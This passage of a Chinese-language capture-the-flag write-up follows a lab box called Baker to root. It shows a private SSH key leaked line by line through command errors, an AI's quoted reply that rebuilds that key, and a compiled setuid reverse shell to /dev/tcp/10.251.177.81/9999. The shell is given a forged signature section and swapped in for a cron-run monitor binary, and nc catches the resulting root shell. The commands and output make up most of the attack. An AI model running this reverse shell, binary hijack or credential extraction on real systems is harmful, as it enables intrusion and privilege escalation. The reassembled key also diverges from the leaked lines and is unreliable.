"zi8YtIcNHKGfNAMYvn17dhN7m0h31s5S1XmcEM4IKceGS/kthFtML3lcqDZdjK+uXDii/3" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:5
Object
"fVkqyGKDyY7/Y/SRlhMfgYXrRyoBnyn5t/90Uo7I5gZeyD55gViDxzch/KTVkTwPlhL76S" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:6
Object
"H0hsM86RUSsUuvh9BjjIInr9VFG6VfUkz/hsDiN13hkX6Uta8USo90RiDkpJ1psZFXkzF8" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:7
Object
"ONgcZIk7tvCT9DYz0pikhmNgysPQQuxoxPytYJ2X0DttavLWlnh06/XqILuq39PCR0tLE" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:8
Object
"u6REVB0ONS2fiRdF0r2IXnI40GZKSriZ09JZ3uapYrxG3sIVRjjh72zmLmZZBAw/f/Xf2P" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:9
Object
"92DwNgu1WsHgkEgjpgpd9SlKygwqlJjVl2ZPbHqE3AAAFiL7I+RG+yPkRAAAAB3NzaC1yc2" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:10
Object
"EAAAGBAM7pwP61Vhs1Vy/cmzitgJGeEJdqiI/rgoM5aFByG2FPJC9pbNLqkgQ4WHP49QP" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:11
```

Object

"7N/Wek64KwKR1m0shZMI+6fgR/7VuBNLykWBSrFoPh7nHwYN7Imuc46Gp/g84vGLSHDRyh" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:12

Object

"nzQDGL59e3YTe5jod9b0UtV5nBD0CCnHhkv5LYRbTC95XKg2XYyvrLwyIv931ZKshig8m0" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:13

Object

"/2P0kZYTH4GF60cqAZ8p+bf/dFK0y0YGXsg+eYFYg8c3Ifyk1ZE8D5YS++khzobDP0kVEr" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:14

Object

"FLr4fQY4yCJ6/VRRuLX1JM/4bA4jdd4ZF+lLWvFEqPdEYg5KSdabGRV5MxfDjYHGSJO7bw" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:15

Object

"k/Q2M9KYpIZjYMsT0ELsaMT8rWCdlzg7bWr5VpZ4Tuv16iC7qt/TwkTrZRE7ukRFQaDjUt" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:16

Object

"n4kXRTq9iF5yODhmSkq4mTvSWd7mqWK8Rt7CFUY44e9s5i5mWQQMP3/139j/dg8DYLtVrB" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:17

Object

"4JBII4KXfUpSsoMKpSY1ZdmT2x6hNwAAAAMBAAEAAAGAJuBJmDHHA2aywnXfHjePLAz4Th" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:18

Object

"LFJzVXOM0dA1xLI5PklxnmTfyvwaY6jF0u6XEUx/u60Da05AvFrcWY9UbfTav4qvtJ0ipP" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:19

Object

"z15bA9kzrse7Dv6nvjiuUo2fWqdJ9ps2Wag5IkYPfh+syF2WoQs2qeNZhff0eT+J5Vb1Aj" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:20

Object

"PfwL3s3ukw7o51wLmKbbikwLQleoI55RuJamH5PzUQ85MVPNdGHQFZ+6c92aHgH7DfM0To" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:21

Object

"IxSF7NU0MWx88MShsd+IMas7QckLKZgJA/k5ZsrNQ6DDJWToAxUz+gkIIm3kdtubrthm1p" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:22

Object

"qqfTm6KZt80mSMF+v6XH8T/9VVGokSQ+mermQqdVjDPDy0McEvDlRxEyiYmm0l7Z7evNx" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:23

Object

"hatLmkmQdzkWQWT79CMkLDBYBoY3A7JSAHgKpz7pANsUYPCPrckowJrLkpn2iuoPa6Sm6g" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:24

Object

"xkj6LPxGiRB1Wb8+lSjtdLeWtdNGzN+Uitpuc9beHKjs2YvV2TcxPNmd4dr9TT3QdZAAA" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:25

Object

"wQCHn+QqtWf6x5FLzfuoPzdeGXPJ0xUAUYJ6NAe1u8MVR9Qq63M8knsxRf9T6pDfvLLKy/" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:26

Object

"HE2AEaukoM6cgMABV7ZwTAJPCazoLukfLgk959hiQLNYtljpeB8+fuUtZoMWQZ+oGhqEo" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:27

Object

"doINGvIRXqotHNAoaDgdqOPjXRu9WUczJvjJE6LSctcDwvf3VK2tmwZgM6u3hofKja4a7e" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:28

Object

"1HsRDqmefJ8SwcH82dnb7ohEe0gcEsu2d+gmjnuJeM2jxLmhoAAADBAOiKMn5ZNQt9nB3c" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:29

Object

"vLp/Io9201ize2VxQzyr1eVg13+l1LmLMAfEsNwH2zG8vaR1QPeFD5E1AtPNod4Yrm31JU" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:30

Object

"Ywou/SaXjeSgYnOrky92EUq3WIXA+2MzE0mgQbBpzdR00GuQ6Cm6IqGHc4Qvkjds04r0de" is unknown, try "ip help".

Command failed /home/carol/.ssh/id_rsa:31

```
Object
"yh7a7glC875YFG0oj5jVVufnoLv2i/fjBlmE95HVBbUppYNfEvCu7kTItONG5c+FuJMyM
q" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:32
Object
"EwuD8BpRFkZY3AnABXvMrdI7C+LUBQrwAAAMEA48mznyLZ0Fyz86mSeTuBuV2Mn4p+WDD
c" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:33
Object
"uXAZiJKoJGBzEsXHa2dPOTCmBSxaDigJqb8VX7BYI2TqIF2DC3bwF7q3QwFY4K2m8oLBk
d" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:34
Object
"zeK9Tc8UdBA4rBiwkaVer1JBY/OqQ9AVDDdUZFc+iUjqf+5pzZ+exrjmphUhg1ihqu6jB
K" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:35
Object
"mIz5mpUFPp2zJBSGtidYKm29D95d0jiYjroffBRka8ofKChXNEYcCl18HsV7TQgmUlt/K
k" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:36
Object "iH6wAeBvpBZgn5AAAAC2Nhcm9sQEJha2VyAQIDBAUGBw==" is unknown,
try "ip help".
Command failed /home/carol/.ssh/id_rsa:37
Object "-----END" is unknown, try "ip help".
Command failed /home/carol/.ssh/id_rsa:38
```

这里可以直接给ai帮我们提取一下。

```
Command failed /home/carol/.ssh/id_rsa:38
/var/www/localhost/htdocs/pages $你能不能直接给我提取
```

好的，直接从输出中提取私钥内容。私钥是 base64 编码的，我来帮你提取并重组。

提取完整的 SSH 私钥

从输出中，私钥的实际内容是每行 `Object` 后面的 base64 字符串。把这些字符串按顺序拼接：

```
text 复制 下载

-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktZjEAAAAAGSvbmUAAAAEbm9uZQAAAAAAAAABAAAAB1wAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAzunA/rVWgzVXL9ybOK2AkZ4Q12qgj+uGgz1oUHibYU8kL21s0uqS
BDhYc/j1A9Xs39Z6TrgpYpHWY6yFkwj7p+BH/tW4E0vKRYFKsWg+HucfBg3sia5zjoan+D
zi8YtIcNHKGfNAMYvn17dhN7m0h31s5S1XmcEM4IKceGS/kthFtML31cqDZdjK+uXDIi/3
fVkyqGKDy7/Y/SR1hMfgYXrRyoBnyn5t/90Uo7ISgZeyD55gViDxzch/KTVkTwP1hL76S
HohsM86RUSsUuvh9BjJIInr9VFG6VfUkz/hsDiN13hkX6Uta8USo90RiDkpJ1psZFkzF8
ONgcZiK7tVCT9DYz0pikhmNgyxPQQuoxPyTYJ2XODttav1WlnhO6/XqILuq39PCROt1ET
u6REVB0ONS2fRdF0r2IXnI4OGZKSriZ09JZ3uapYrxG3sIVRjjh72zmLmZZBAw/f/Xf2P
92DwNgu1WsHgkEgJgpd9S1Kygwq1JjV12ZPbHqE3AAAFiL7I+RG+yPkRAAAB3NzaC1yc2
EAAAGBAM7pw61Vhs1Vy/cmzigtGGeEJdQoI/rGoM5aFByG2FPJC9pbNLqkgQ4WHP49QPV
```

读到ssh密钥，登录成功

```
└─(kali㉿kali)-[~/tmp/tmp]
└─$ chmod 600 carol.key

└─(kali㉿kali)-[~/tmp/tmp]
└─$ ssh -i carol.key carol@10.251.177.85
The authenticity of host '10.251.177.85 (10.251.177.85)' can't be
established.
ED25519 key fingerprint is
SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:12: [hashed name]
  ~/.ssh/known_hosts:16: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])?
yes
Warning: Permanently added '10.251.177.85' (ED25519) to the list of
known hosts.

      _
--  _ _ _ _ _ | | _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
\ \ / \ / / _ \ | / _ \ / _ \ | ' ' \ \ / _ \
 \ V V / _ \ | ( _ | ( _ | | | | | | | _ \
```

```
\_/\_/\ \_\_\_|_|_\_\_\_\_\_/|_| |_| |_|_\_\_|  
  
carol@Baker:~$ ls  
user.txt
```

终于成功了，现在我们可以想办法去替换掉monitor程序了。
先监听起一个端口等弹shell:

```
└─(kali㉿kali)-[~/tmp]  
└─$ nc -lvp 9999  
listening on [any] 9999 ...
```

然后就直接重新写一个monitor文件，添加特定的签名进去，里面写上我们的恶意代码，然后就可以等定时任务执行了：

```
carol@Baker:~$ cat > /tmp/exploit.c << 'EOF'  
#include <unistd.h>  
#include <stdlib.h>  
  
int main() {  
    setuid(0);  
    setgid(0);  
    system("bash -c 'bash -i >& /dev/tcp/10.251.177.81/9999 0>&1'");  
    return 0;  
}  
EOF  
carol@Baker:~$ gcc /tmp/exploit.c -o /tmp/monitor_bin  
carol@Baker:~$ echo "Maze-Sec-Internal-Only" > /tmp/sig  
carol@Baker:~$ objcopy --add-section .note.sig=/tmp/sig --set-section-  
flags .note.sig=alloc,readonly /tmp/monitor_bin /tmp/monitor_signed  
objcopy: /tmp/monitor_signed: warning: allocated section `.note.sig'  
not in segment  
carol@Baker:~$ cp /tmp/monitor_signed /opt/scripts/monitor  
carol@Baker:~$ chmod +x /opt/scripts/monitor
```

然后shell就弹过来了：

```
└─(kali㉿kali)-[~/tmp]
```

```
└─$ nc -lvp 9999
```

```
listening on [any] 9999 ...
```

```
10.251.177.85: inverse host lookup failed: Unknown host
```

```
connect to [10.251.177.81] from (UNKNOWN) [10.251.177.85] 56220
```

```
bash: cannot set terminal process group (2996): Not a tty
```

```
bash: no job control in this shell
```

```
Baker:~# ls
```

```
ls
```

```
root.txt
```

```
Baker:~# cat root.txt
```

```
cat root.txt
```

```
flag{root-99dc32aab0563305b639550763a02e32}
```